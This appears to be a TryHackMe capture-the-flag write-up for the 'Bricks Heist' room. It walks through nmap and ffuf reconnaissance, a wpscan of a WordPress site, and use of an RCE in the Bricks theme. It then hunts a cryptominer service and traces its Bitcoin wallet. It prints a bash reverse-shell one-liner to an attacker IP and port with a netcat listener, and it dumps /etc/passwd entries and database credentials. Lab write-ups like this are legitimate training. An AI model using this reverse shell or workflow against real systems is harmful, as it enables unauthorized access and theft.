Bricks Heist (THM)

ip of the machine :- 10.10.94.0

machine is on!!!

```
—(root@CyberCreedPC)-[/home/sohamt]

## nmap -p- --min-rate=10000 10.10.94.0

Starting Nmap 7.94SVN (https://nmap.org ) at 2024-09-02 19:53 IST

Nmap scan report for bricks.thm (10.10.94.0)

Host is up (0.16s latency).

Not shown: 65531 closed tcp ports (reset)

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

443/tcp open https

3306/tcp open mysql

Nmap done: 1 IP address (1 host up) scanned in 10.62 seconds
```

Found some open ports.

```
PORT
         STATE SERVICE VERSION
                       OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
22/tcp
        open ssh
| ssh-hostkey:
   3072 cf:c0:9d:0d:be:b6:0d:79:37:82:80:94:7f:48:5f:78 (RSA)
   256 fc:b9:9e:60:c9:e5:76:7e:d8:11:bb:6e:f3:ea:95:09 (ECDSA)
   256 12:4c:be:ec:3b:3d:be:d0:41:b8:01:30:3f:69:d0:75 (ED25519)
        open http
                       WebSockify Python/3.8.10
80/tcp
|_http-server-header: WebSockify Python/3.8.10
http-title: Error response
| fingerprint-strings:
    GetRequest:
     HTTP/1.1 405 Method Not Allowed
     Server: WebSockify Python/3.8.10
     Date: Mon, 02 Sep 2024 14:24:53 GMT
     Connection: close
     Content-Type: text/html;charset=utf-8
     Content-Length: 472
     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"</pre>
     "http://www.w3.org/TR/html4/strict.dtd">
      <html>
      <head>
     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
     <title>Error response</title>
      </head>
      <body>
     <h1>Error response</h1>
     Error code: 405
     Message: Method Not Allowed.
     Error code explanation: 405 - Specified method is invalid for this resource.
      </body>
      </html>
    HTTPOptions:
     HTTP/1.1 501 Unsupported method ('OPTIONS')
     Server: WebSockify Python/3.8.10
     Date: Mon, 02 Sep 2024 14:24:53 GMT
     Connection: close
     Content-Type: text/html;charset=utf-8
     Content-Length: 500
     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"</pre>
      "http://www.w3.org/TR/html4/strict.dtd">
      <html>
      <head>
     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
     <title>Error response</title>
      </head>
```

cody>

did aggressive scan and found versions of services running on the ports.

Gobuster was not working, SO used ffuf for directory fuzzing on port 443 (https) server.

```
\ \ ,-_\\ \ ,-_\\ \\ \\ \ \ \ \ ,-_\
```

v2.1.0-dev

```
:: Method
                    : GET
                    : https://10.10.94.0/FUZZ
:: URL
                    : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Wordlist
:: Follow redirects : false
:: Calibration
                   : false
:: Timeout
                    : 10
:: Threads
                    : 40
                    : Response status: 200-299,301,302,307,401,403,405,500
:: Matcher
                       [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 153ms]
.hta
.htaccess
```

```
[Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 176ms]
.htpasswd
                        [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 181ms]
                        [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1051ms]
                        [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 984ms]
                        [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1162ms]
atom
                        [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 892ms]
dashboard
                        [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 901ms]
embed
                        [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1052ms]
favicon.ico
feed
                        [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1010ms]
                        [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1103ms]
index.php
                        [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 974ms]
                        [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 917ms]
page1
                        [Status: 301, Size: 238, Words: 14, Lines: 8, Duration: 266ms]
                        [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1147ms]
rdf
render/https://www.google.com [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 518ms]
                        [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 983ms]
rss
                        [Status: 200, Size: 67, Words: 4, Lines: 4, Duration: 1039ms]
robots.txt
                        [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1009ms]
rss2
                        [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 155ms]
server-status
                        [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 157ms]
server-info
                        [Status: 301, Size: 238, Words: 14, Lines: 8, Duration: 301ms]
wp-content
wp-admin
                        [Status: 301, Size: 236, Words: 14, Lines: 8, Duration: 310ms]
                        [Status: 301, Size: 239, Words: 14, Lines: 8, Duration: 288ms]
wp-includes
                        [Status: 405, Size: 42, Words: 6, Lines: 1, Duration: 913ms]
xmlrpc.php
:: Progress: [4734/4734] :: Job [1/1] :: 41 reg/sec :: Duration: [0:02:14] :: Errors: 0 ::
```

Got some directories and mostly redirects (300s).




Just thought of going to robots.txt which is like a default file in almost every server and here we can see it and predict that wordpress is running.



found the login page


```
-<rss version="2.0">
 -<channel>
    <title>Brick by Brick</title>
    <atom:link href="https://bricks.thm/feed/" rel="self" type="application/rss+xml"/>
    k>https://bricks.thm</link>
    <description/>
    <lastBuildDate>Tue, 02 Apr 2024 11:52:26 +0000</lastBuildDate>
    <language>en-US</language>
    <sy:updatePeriod> hourly </sy:updatePeriod>
    <sy:updateFrequency> 1 </sy:updateFrequency>
    <generator>https://wordpress.org/?v=6.5</generator>
   -<item>
      <title>Brick by Brick!</title>
      https://bricks.thm/2024/04/02/brick-by-brick/</link>
     -<comments>
        https://bricks.thm/2024/04/02/brick-by-brick/#respond
      </comments>
      <dc:creator>administrator</dc:creator>
      <pubDate>Tue, 02 Apr 2024 11:13:36 +0000
      <category>Uncategorized</category>
      <quid isPermaLink="false">http://localhost:8000/?p=1</quid>
      <description></description>
     -<content:encoded>
        <img decoding="async" aria-hidden="false" class="sFlh5c pT0Scc iPVvYb"</pre>
        style="max-width: 2000px; width: 432px; height: 294px; margin: 0px;"
        src="https://www.modularclayproducts.co.uk/wp-content/uploads/2020/07/red-brick-wall.jpg" alt="Facing"
        Bricks or Concrete Blocks? | Handmade Bricks Suppliers UK">
      </content:encoded>
      <wfw:commentRss>https://bricks.thm/2024/04/02/brick-by-brick/feed/</wfw:commentRss>
      <slash:comments>0</slash:comments>
    </item>
  </channel>
 </rss>
```

username "administrator".



at /phpmyadmin found another login page.





nothing worked but got an idea that it will be used to access mysql server.



Error: The password you entered for the username **administrator** is incorrect. <u>Lost your password?</u>



Lost your password?

← Go to Brick by Brick


password was wrong but atleast the username was right.

```
oot® CyberCreedPC)-[/home/sohamt]
   wpscan --url https://bricks.thm --disable-tls-checks
         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: https://bricks.thm/ [10.10.94.0]
[+] Started: Mon Sep 2 21:07:07 2024
Interesting Finding(s):
[+] Headers
  Interesting Entry: server: Apache
  Found By: Headers (Passive Detection)
  Confidence: 100%
[+] robots.txt found: https://bricks.thm/robots.txt
 | Interesting Entries:
  - /wp-admin/
   - /wp-admin/admin-ajax.php
  Found By: Robots Txt (Aggressive Detection)
  Confidence: 100%
[+] XML-RPC seems to be enabled: https://bricks.thm/xmlrpc.php
  Found By: Direct Access (Aggressive Detection)
```


now wpscan worked. Earlier it was not working because of checking of tls certificate.

```
[+] WordPress theme in use: bricks
| Location: https://bricks.thm/wp-content/themes/bricks/
| Readme: https://bricks.thm/wp-content/themes/bricks/readme.txt
| Style URL: https://bricks.thm/wp-content/themes/bricks/style.css
| Style Name: Bricks
| Style URI: https://bricksbuilder.io/
| Description: Visual website builder for WordPress....
| Author: Bricks
| Author URI: https://bricksbuilder.io/
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
| Version: 1.9.5 (80% confidence)
| Found By: Style (Passive Detection)
| - https://bricks.thm/wp-content/themes/bricks/style.css, Match: 'Version: 1.9.5'
```

found this a bit sus!!! so did a fast google search on bricks.



found wordpress bricks theme to be vulnerable.



So after reading about this CVE, it is basically an unauthenticated RCE vulnerability which can be used to execute php malicious code on the server and is in the Bricks theme of wordpress.

So used the exploit given and in the server.

```
Shell> bash -c 'bash -i >& /dev/tcp/10.17.68.223/9000 0>&1'
```

added a reverse shell because cannot run many commands on this shell.

```
(root⊕ CyberCreedPC)-[/home/sohamt]

# nc -lnvp 9000
listening on [any] 9000 ...
connect to [10.17.68.223] from (UNKNOWN) [10.10.94.0] 52986
bash: cannot set terminal process group (1349): Inappropriate ioctl for device bash: no job control in this shell
apache@tryhackme:/data/www/default$ [
```

got reverse shell.

```
apache@tryhackme:/tmp/Privy$ cat Passwd.txt | grep bash cat Passwd.txt | grep bash root:x:0:0:root:/root:/bin/bash ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash apache@tryhackme:/tmp/Privy$
```

got some possible usernames with bash default shell.

```
Linux tryhackme 5.15.0-1056-aws #61~20.04.1-Ubuntu SMP Wed Mar 13 17:40:41 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
cat /etc/issue
Ubuntu 20.04.6 LTS \n \l
cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=20.04
DISTRIB_CODENAME=focal
DISTRIB_DESCRIPTION="Ubuntu 20.04.6 LTS"
NAME="Ubuntu"
VERSION="20.04.6 LTS (Focal Fossa)"
ID=ubuntu
ID LIKE=debian
PRETTY_NAME="Ubuntu 20.04.6 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal
```

got some info.

```
// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'root' );

/** Database password */
define( 'DB_PASSWORD', 'lamp.sh' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

did rev shell again and saw some Wordpress php config files and found this.

Before doing rev shell again, saw that user "ubuntu" home directory can be accessed and then found lamp.sh in Downloads directory.

```
apache@tryhackme:/data/www/default$ cd /home/ubuntu
cd /home/ubuntu
apache@tryhackme:/home/ubuntu$ ls
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
apache@tryhackme:/home/ubuntu$ cd Downloads
cd Downloads
apache@tryhackme:/home/ubuntu/Downloads$ ls
bricks.jpg
lamp
apache@tryhackme:/home/ubuntu/Downloads$ cd lamp
cd lamp
apache@tryhackme:/home/ubuntu/Downloads/lamp$ ls
ls
LICENSE
README.md
backup.sh
conf
include
init.d
lamp.log
lamp.sh
src
uninstall.sh
upgrade.sh
apache@tryhackme:/home/ubuntu/Downloads/lamp$
```

```
apache@tryhackme:/home/ubuntu/Downloads/lamp$ cat lamp.sh
cat lamp.sh
#!/usr/bin/env bash
# Copyright (C) 2013 - 2024 Teddysun <i@teddysun.com>
# This file is part of the LAMP script.
# LAMP is a powerful bash script for the installation of
# Apache + PHP + MySQL/MariaDB and so on.
# You can install Apache + PHP + MySQL/MariaDB in an very easy way.
# Just need to input numbers to choose what you want to install before installation.
# And all things will be done in a few minutes.
# System Required: CentOS 7+ / Debian 9+ / Ubuntu 18+
# Description: Install LAMP(Linux + Apache + MySQL/MariaDB + PHP )
# Website: https://lamp.sh
# Github: https://github.com/teddysun/lamp
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:~/bin
export PATH
cur_dir=$(cd -P -- "$(dirname -- "$0")" && pwd -P)
include() {
    local include=${1}
    if [[ -s ${cur_dir}/include/${include}.sh ]]; then
        . ${cur dir}/include/${include}.sh
    else
        echo "Error: ${cur_dir}/include/${include}.sh not found, shell can not be executed."
        exit 1
    fi
```

Hmmm!!! used for installation...

apache@tryhackme:/home/ubuntu/Downloads/lamp\$ systemctl list-units								
systemctl list-units UNIT	LOAD	ACTIVE	SUB	DESCRIPTION				
<pre>proc-sys-fs-binfmt_misc.automount ts File System Automount Point dev-loop0.device</pre>	loaded	active	running	Arbitrary Executable File Forma				
	loaded	activating	tentative	/dev/loop0				
dev-loop1.device	loaded	activating	tentative	/dev/loop1				
dev-loop2.device	loaded	activating	tentative	/dev/loop2				
dev-loop3.device	loaded	activating	tentative	/dev/loop3				
dev-loop4.device	loaded	activating	tentative	/dev/loop4				

used this systemctl command to list the services running.

systemd-udev-trigger.service loaded active exited udev Coldplug al systemd-udevd.service loaded active running udev Kernel Devis systemd-update-utmp.service loaded active exited Update UTMP about	ce Mana t Syste
systemd-user-sessions.service loaded active exited Permit User Sess	Lons
ubuntu.service loaded active running TRYHACK3M	
udisks2.service loaded active running Disk Manager	
ufw.service loaded active exited Uncomplicated fi	rewall
unattended-upgrades.service loaded active running Unattended Upgra	des Shu
upower.service loaded active running Daemon for power	manage
user-runtime-dir@1000.service loaded active exited User Runtime Dire	ectory
user-runtime-dir@114.service loaded active exited User Runtime Dir	ectory

found this service suspicious.

```
apache@tryhackme:/home/ubuntu/Downloads/lamp$ systemctl cat ubuntu.service
systemctl cat ubuntu.service
# /etc/systemd/system/ubuntu.service
[Unit]
Description=TRYHACK3M

[Service]
Type=simple
ExecStart=/lib/NetworkManager/nm-inet-dialog
Restart=on-failure

[Install]
WantedBy=multi-user.target
```


above command can be used to view about a service.

```
apache@tryhackme:/lib/NetworkManager$ ls -al
ls -al
total 8636
drwxr-xr-x
             6 root root
                            4096 Apr 8 10:46 .
drwxr-xr-x 148 root root
                           12288 Apr
                                     2 10:17 ...
drwxr-xr-x
             2 root root
                           4096 Feb 27 2022 VPN
                                     3 06:39 conf.d
drwxr-xr-x
             2 root root
                                        2022 dispatcher.d
             5 root root
drwxr-xr-x
                           48190 Apr 11 10:54 inet.conf
-rw-r--r--
             1 root root
                                        2024 nm-dhcp-helper
             1 root root
-rwxr-xr-x
                                        2024 nm-dispatcher
             1 root root
                           47672 Feb 16
-rwxr-xr-x
                          843048 Feb 16 2024 nm-iface-helper
-rwxr-xr-x 1 root root
            1 root root 6948448 Apr 8 10:28 nm-inet-dialog
-rwxr-xr-x
                          658736 Feb 16 2024 nm-initrd-generator
-rwxr-xr-x
             1 root root
                                        2020 nm-openvpn-auth-dialog
-rwxr-xr-x
             1 root root
                           27024 Mar 11
             1 root root
                           59784 Mar 11
                                         2020 nm-openypn-service
-rwxr-xr-x
                           31032 Mar 11
                                         2020 nm-openvpn-service-openvpn-helper
-rwxr-xr-x
             1 root root
                           51416 Nov 27
                                        2018 nm-pptp-auth-dialog
             1 root root
-rwxr-xr-x
                           59544 Nov 27
                                         2018 nm-pptp-service
-rwxr-xr-x
             1 root root
                            4096 Nov 27 2021 system-connections
drwxr-xr-x
            2 root root
```

we can see that in that directory where service in running, there is a config file, inet.conf and has totally different permissions than other files.

```
apache@tryhackme:/lib/NetworkManager$ head inet.conf
head inet.conf
ID: 5757314e65474e5962484a4f656d787457544e424e574648555446684d3070735930684b616c70555a7a566b52335276546b686b65575248647a525a57466f77546b64334d6b347a526d685a625531345931687363ab3
366247315a4d3045315955644761303558644866157454a3557544a564e453959556e4a685246497a5932355363303948526a4a6b52464a7a546d706b65466c525054303d
2024-04-08 10:46:04,743 [*] confbak: Ready!
2024-04-08 10:46:04,743 [*] Status: Mining!
2024-04-08 10:46:08,745 [*] Miner()
2024-04-08 10:46:08,745 [*] Bitcoin Miner Thread Started
2024-04-08 10:46:08,745 [*] Status: Mining!
2024-04-08 10:46:08,745 [*] Miner()
2024-04-08 10:46:10,747 [*] Miner()
2024-04-08 10:46:12,748 [*] Miner()
2024-04-08 10:46:14,751 [*] Miner()
2024-04-08 10:46:16,753 [*] Miner()
```

mining!!! what crypto mining maybe. What is with ID though???



it was two times base64 encoding and it was like two times.



bc1qyk79fcp9had5kreprce89tkh4wrtl8avt4l67qa









Images Shopping Videos News Maps Web : More

Showing results for bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qa Search instead for bc1qyk79fcp9had5kreprce89tkh4wrtl8avt4l67qa

Blockchain address

Bitcoin balance

O BTC


Last updated 27 Aug 2024, 7:11 pm IST. Balance as of last transaction. Supported formats include: P2PKH, P2SH and Bech32. Extended public key addresses are not supported at present.




Address: bc1qxy2kgdygjrsqtzq2n0yrf2493p83kkfjhx0wlh

The most popular and trusted block explorer and crypto transaction search engine.

didn't what was decoded so copied whole and pasted it on google and found it to be a bitcoin address.



went to blockchair.com and enter address there and saw transaction and got sender and reciever hashes.



got some websites and came across a name.

Relationships								
Wallet holder [®]								
Name	Country	Legal form	Status					
IVAN GENNADIEVICH KONDRATIEV · Ivan Gennadievich Kondratiev · KONDRATIEV, Ivan Gennadievich · Иван Геннадьевич Кондратьев	Russia	-	-	9				

who the hell he is????



then searched his name and got to know that he is the creator of very famous lockbit ransomware.